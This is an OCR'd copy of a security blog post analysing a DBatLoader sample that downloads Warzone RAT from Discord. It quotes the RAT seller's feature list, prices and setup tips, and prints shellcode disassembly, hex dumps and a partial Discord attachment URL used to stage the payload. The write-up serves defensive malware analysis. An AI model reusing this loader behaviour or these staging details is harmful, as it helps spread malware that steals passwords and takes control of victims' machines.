
DBatLoader: Abusing Discord to Deliver Warzone RAT

netskope.com/blog/dbatloader-abusing-discord-to-deliver-warzone-rat

Gustavo Palazolo

October 21, 2021



Summary

67% of the malware downloads Netskope blocks come from popular cloud applications being abused by attackers. One of the services commonly abused by threat actors is Discord, which is abused to host malware such as TroubleGrabber using public attachment URLs.


In this blog post, we will analyze a recent DBatLoader (a.k.a. ModiLoader) sample that uses this technique on Discord to deliver a malware known as Warzone (a.k.a. Ave Maria), a Remote Access Trojan created in 2018.

This malware is actively being sold on the internet, through a dedicated website:

Warzone RAT website.

It offers a long list of capabilities, such as:


- Remote Desktop
- WebCam Live Stream
- Download/Upload Files
- Password Grabber (Chrome, Firefox, Internet Explorer, Edge, Outlook, etc.)
- Offline/Online Keylogger



Features

- **Native, independent stub**
  Stub of this RAT has been written in C++ which makes it independent from .NET Framework.
- **Remote Desktop**
  Control computers remotely at 60 FPS!
  Use mouse and keyboard to control remote computers.
  Remote Desktop feature is realized with a specially crafted VNC module.
- **Hidden Remote Desktop - HRDP**
  Control remote computers invisibly!
  HRDP module allows you to login to the remote machine without anyone knowing.
  You can open the browser even if it is currently opened on the main account.
- **Privilege Escalation - UAC Bypass**
  Elevate to Administrator with just 1 click.
  This feature has been tested and proven to work on Windows operating systems from Windows 7 to even the latest Windows 10.

Warzone features, according to their website.
The malware is being sold under many prices, depending on the selected plan:



Select a plan

The breath of independence & stability

Starter

$22.95/mo

Order Now

1 Month
All Features
-

Professional

MOST POPULAR

$49.95/3 mo

Order Now

3 Month
All Features
Premium DDNS
Premium Customer Support

WARZONE RAT - POISON


$879.00/3 mo

Order Now

3 Months
All Features + Rootkit
Hidden Process
Hidden File
Hidden Startup
Premium DDNS
Premium Customer Support

Warzone RAT prices.

The website even includes a knowledge base that contains information about the usage of Warzone RAT.



Knowledgebase

Portal Home / Knowledgebase

Enter a question here to search our knowledgebase for answers...

Search

Categories

WARZONE RAT (10)

Most Popular Articles

HRDP
HRDP Guide Portforward 8153 port. Turn off your firewall, windows defender and all other...

Building a client.
Building a basic client: Hostname - your public IP or DNS Port - you can leave it 5200 as...

Remote VNC / Remote Desktop
Portforward 5500 port. Right click on the client and select Remote VNC. Select TightVNC and...


Keylogger
How to use Offline Keylogger? There are 2 ways:1. Permanent: Enable Offline Keylogger in...

HRDP lost password and username
If you lost the HRDP user and password, this is what you have to do. Open Remote Shell on the...

Warzone RAT knowledge base.

Analysis

It all starts with the first stage of DBatLoader, which is known for abusing cloud services, like Google Drive and Discord, to retrieve its second stage, both of which are developed in Delphi.



File type: PE32

Entry point: 0046f9a0

Base address: 00400000

Sections: 0009

TimeDateStamp: 1992-06-19 15:22:17

SizeOfImage: 000d5000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32


Architecture: I386

Type: GUI

```
compiler    Borland Delphi(2006)[-]                        S  ?
linker      Turbo Linker(2.25*,Delphi)[GUI32,signed]       S  ?
```

First stage of DBatLoader.

The sample is signed with a revoked certificate from “Afia Wave Enterprises”.



Digital Signature Details

Digital Signature Information

A certificate was explicitly revoked by its issuer.

Signer information

Name: Afia Wave Enterprises Oy

E-mail: [redacted]


Signing time: Not available

Countersignatures

Name of signer:	E-mail address:	Timestamp

DBatLoader digital signature.

Once running, the malware allocates and executes a shellcode, which is responsible for downloading the second stage.




```
     0046D094   50               push eax
     0046D095   E8 2698F9FF      call <JMP.&VirtualProtect>
     0046D09A   43               inc ebx
     0046D09B   4F               dec edi
     0046D09C ^ 75 C6            jne skm_c454e20121811360.pdf.46D064
     0046D09E   B9 36010000      mov ecx,136
     0046D0A3   83F8 42          cmp eax,42
     0046D0A6 v 74 02            je skm_c454e20121811360.pdf.46D0AA
     0046D0A8   31D8             xor eax,ebx
     0046D0AA   69C9 7B010000    imul ecx,ecx,17B
     0046D0B0   F7C2 22000000    test edx,22
     0046D0B6 v 75 02            jne skm_c454e20121811360.pdf.46D0BA
     0046D0B8   29D1             sub ecx,edx
     0046D0BA   93               xchg ebx,eax
     0046D0BB   53               push ebx
     0046D0BC   59               pop ecx
     0046D0BD   87D3             xchg ebx,edx
     0046D0BF   87CA             xchg edx,ecx
     0046D0C1   6A 23            push 23
     0046D0C3   5B               pop ebx
     0046D0C4   83F0 40          xor eax,40
     0046D0C7   6A 5E            push 5E
     0046D0C9   59               pop ecx
     0046D0CA   6A 00            push 0
     0046D0CC   6A 01            push 1
     0046D0CE   8B45 F0          mov eax,dword ptr ss:[ebp-10]
     0046D0D1   50               push eax
EIP  0046D0D2   FF55 F8          call dword ptr ss:[ebp-8]
     0046D0D5   33C0             xor eax,eax
     0046D0D7   5A               pop edx
     0046D0D8   59               pop ecx
     0046D0D9   59               pop ecx
     0046D0DA   64:8910          mov dword ptr fs:[eax],edx

dword ptr ss:[ebp-8]=[0019FF08 "ÜCy\x02"]=027943DC

.text:0046D0D2 skm_c454e20121811360.pdf.exe:$6D0D2 #6C4D2
```

```
Address  Hex                                              ASCII
027943DC 55 8B EC 83 C4 C4 53 B8 44 43 79 02 E8 7B 1F FF  U.ì.ÄÄS DCy.è{.ÿ
027943EC FF BB 6C 6A 79 02 33 C0 55 68 37 44 79 02 64 FF  ÿ»ljy.3ÀUh7Dy.dÿ
027943FC 30 64 89 20 90 B8 F8 2A 00 00 E8 9D FE FF FF EB  0d. . ø*..è.þÿÿë
0279440C 0C 53 E8 75 21 FF FF 53 E8 47 21 FF FF 6A 00 6A  .Sèu!ÿÿSèG!ÿÿj.j
0279441C 00 6A 00 53 E8 43 21 FF FF 85 C0 75 E4 33 C0 5A  .j.SèC!ÿÿ.Àuä3ÀZ
0279442C 59 59 64 89 10 68 3E 44 79 02 C3 E9 A0 F9 FE FF  YYd..h>Dy.Ãé ùþÿ
0279443C EB F8 5B E8 44 FF FE FF 00 00 00 00 00 00 00 00  ëø[èDÿþÿ........
0279444C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0279445C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0279446C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0279447C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

DBatLoader shellcode.

Later, the second stage is downloaded from Discord, which is eventually decrypted and executed in memory.



```
call <JMP.&InternetOpenA>
mov dword ptr ds:[A66A98],eax
push 0
push 200
push 0
push 0
mov eax,ebx
call A5491C
```


```
ebx:"https://cdn.discordapp.com/attachments/847360629584560142/885028441672532
```

```
Address  Hex                                              ASCII
029FFA50 05 82 3B 1B BB C8 6F 8F 5E 60 76 04 1B BB C8 6F ..;.»Èo.^`v..»Èo
029FFA60 8F 5E 60 76 1B B2 B9 C5 DB 94 F6 C0 4B 35 72 1B .^`v.²¹ÅÛ.öÀK5r.
029FFA70 B8 BB C7 F4 D4 0A 1B B8 BB C7 F4 CB F6 DF 91 56 ¸»ÇôÔ..¸»ÇôËöß.V
029FFA80 49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D I)_óWÞ.©.ÂG0è2ûm
029FFA90 82 3E 93 74 10 2F 64 74 13 A9 0A 0A 0A 15 A3 02 .>.t./dt.©....£.
029FFAA0 7A 22 CC 60 61 E6 39 02 7A 27 49 35 64 77 91 56 z"Ì`aæ9.z'I5dw.V
029FFAB0 49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D I)_óWÞ.©.ÂG0è2ûm
029FFAC0 82 3E 93 74 10 2F 64 74 13 A9 0A 0A 0A 15 A3 02 .>.t./dt.©....£.
029FFAD0 7A 22 CC 60 61 E6 39 02 7A 27 49 35 64 77 91 56 z"Ì`aæ9.z'I5dw.V
029FFAE0 49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D I)_óWÞ.©.ÂG0è2ûm
029FFAF0 82 3E 93 74 10 2F 64 74 13 A9 0A 0A 0A 15 A3 02 .>.t./dt.©....£.
029FFB00 7A 22 CC 60 61 E6 39 02 7A 27 49 35 64 77 91 56 z"Ì`aæ9.z'I5dw.V
029FFB10 49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D I)_óWÞ.©.ÂG0è2ûm
```

```
Address  Hex                                              ASCII
03750000 4D 5A 2E 00 02 00 00 00 04 00 0F 00 FF FF 00 00 MZ..........ÿÿ..
03750010 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 ¸.......@.......
03750020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
03750030 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ................
03750040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
03750050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
03750060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS 
03750070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
03750080 DD BC DF C6 99 DD B1 95 99 DD B1 95 99 DD B1 95 Ý¼ßÆ.Ý±..Ý±..Ý±.
